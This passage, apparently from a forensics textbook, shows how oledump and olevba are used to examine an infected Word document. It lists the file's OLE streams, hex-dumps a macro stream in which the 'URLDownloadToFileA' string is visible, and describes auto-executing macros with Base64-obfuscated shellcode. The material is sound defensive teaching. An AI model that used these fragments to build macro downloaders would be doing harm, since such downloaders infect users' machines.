
```
root@jason-Virtual-Machine: /home/jason/DidierStevensSuite
root@jason-Virtual-Machine:/home/jason/DidierStevensSuite# python3 oledump.py /home/jason/Infected.docx
  1:       125 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:     28579 '1Table'
  5:    457587 'Data'
  6:       367 'Macros/PROJECT'
  7:        41 'Macros/PROJECTwm'
  8: M    5221 'Macros/VBA/ThisDocument'
  9:      2775 'Macros/VBA/_VBA_PROJECT'
 10:      2196 'Macros/VBA/__SRP_0'
 11:       200 'Macros/VBA/__SRP_1'
 12:      1280 'Macros/VBA/__SRP_2'
 13:       356 'Macros/VBA/__SRP_3'
 14:       514 'Macros/VBA/dir'
 15:     14920 'WordDocument'
root@jason-Virtual-Machine:/home/jason/DidierStevensSuite#
```

Figure 7.88: Using the oledump tool to search for suspicious macro streams

- **Dumping Macro Streams**

  Now, extract the contents of any particular macro stream with oledump by running the following command: **`python oledump.py -s <stream number> <path to the suspect document>`**.

  Here, the argument **-s** defines the stream number to view. The screenshot shows the macro code stored in stream 8 of the Word document.



```
00000000: 01 16 01 00 04 28 01 00  00 16 0C 00 00 0C 01 00  .....(..........
00000010: 00 8A 02 00 00 EB 0C 00  00 F9 0C 00 00 1D 11 00  ................
00000020: 00 01 00 00 00 01 00 00  00 DE AF 90 77 00 00 FF  ............w...
00000030: FF A3 01 00 00 88 00 00  00 B6 00 FF FF 01 01 28  ...............(
00000040: 00 00 00 00 00 28 02 14  00 00 00 FF FF 00 00 00  .....(..........
00000050: 00 00 00 00 00 00 00 55  52 4C 44 6F 77 6E 6C 6F  .......URLDownlo
00000060: 61 64 54 6F 46 69 6C 65  41 00 00 FF FF FF FF 01  adToFileA.......
00000070: 00 00 00 FF FF 3C 00 FF  FF 00 00 E6 39 D6 11 A6  .....<......9...
00000080: D0 0C 40 A2 5F 66 A0 C9  9F 3D C0 8E 4E F9 D4 2A  ..@._f...=..N..*
00000090: 3C 9A 4B 94 3C 56 FC 4F  80 26 E7 00 00 00 00 00  <.K.<V.O.&......
000000A0: 00 00 00 00 00 00 00 00  00 00 00 01 00 00 00 FD  ................
000000B0: F8 CB 1E CA 21 DA 4C 96  08 2D 2F 13 87 84 0D 10  ....!.L..-/.....
000000C0: 00 00 00 03 00 00 00 05  00 00 00 07 00 00 00 FF  ................
000000D0: FF FF FF FF FF FF FF 01  01 08 00 00 00 FF FF FF  ................
000000E0: FF 78 00 00 00 08 FD F8  CB 1E CA 21 DA 4C 96 08  .x.........!.L..
000000F0: 2D 2F 13 87 84 0D E6 39  D6 11 A6 D0 0C 40 A2 5F  -/.....9.....@._
00000100: 66 A0 C9 9F 3D C0 FF FF  00 00 00 00 4D 45 00 00  f...=.......ME..
00000110: 00 00 FF FF FF FF 00 00  00 00 FF FF 00 00 00 00  ................
00000120: FF FF 01 01 00 00 00 00  DF 00 FF FF 00 00 00 00  ................
00000130: 34 00 FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  4...............
00000140: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000150: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000160: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000170: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000180: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000190: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
000001A0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
000001B0: FF FF A0 00 00 00 02 00  53 22 FF FF FF FF 00 00  ........S"......
000001C0: 01 00 53 10 FF FF FF FF  00 00 01 00 53 22 FF FF  ..S.........S"..
000001D0: FF FF 00 00 00 00 3E 22  FF FF FF FF 00 00 00 00  ......>"........
000001E0: 1A 08 FF FF FF FF 00 00  00 00 1A 00 FF FF FF FF  ................
000001F0: 00 00 00 00 1A 08 FF FF  FF FF 00 00 00 00 1A 08  ................
00000200: FF FF FF FF 00 00 00 00  1A 08 FF FF FF FF 00 00  ................
00000210: 00 00 1A 08 FF FF FF FF  00 00 00 00 1A 08 FF FF  ................
00000220: FF FF 00 00 00 00 1A 4C  FF FF FF FF 00 00 00 00  .......L........
00000230: 1A 4C FF FF FF FF 00 00  00 00 02 3C 38 00 FF FF  .L.........<8...
00000240: 00 00 00 00 02 3C 3C 00  FF FF 00 00 00 00 02 3C  .....<<........<
```

Figure 7.89: Using the oledump tool to dump the contents of suspicious macro streams

- **Identifying Suspicious VBA Keywords**


  The olevba tool can be used to view the source code of all VBA macros embedded within a document and to identify suspicious VBA keywords and obfuscation methods used by malware.

  To use olevba, run the following command: **`olevba '<path to the suspect document>'`**. This helps in reviewing the source code of all VBA macros to check whether the document contains any auto-executable macros/obfuscated strings and to identify any indicators of compromise (IOCs) such as filenames, IP addresses, and URLs.

The screenshots below show the analysis of the **`infected_doc`** file by olevba, which shows that it contains auto-executable macros that have shellcode and strings obfuscated with Base64 and dridex.

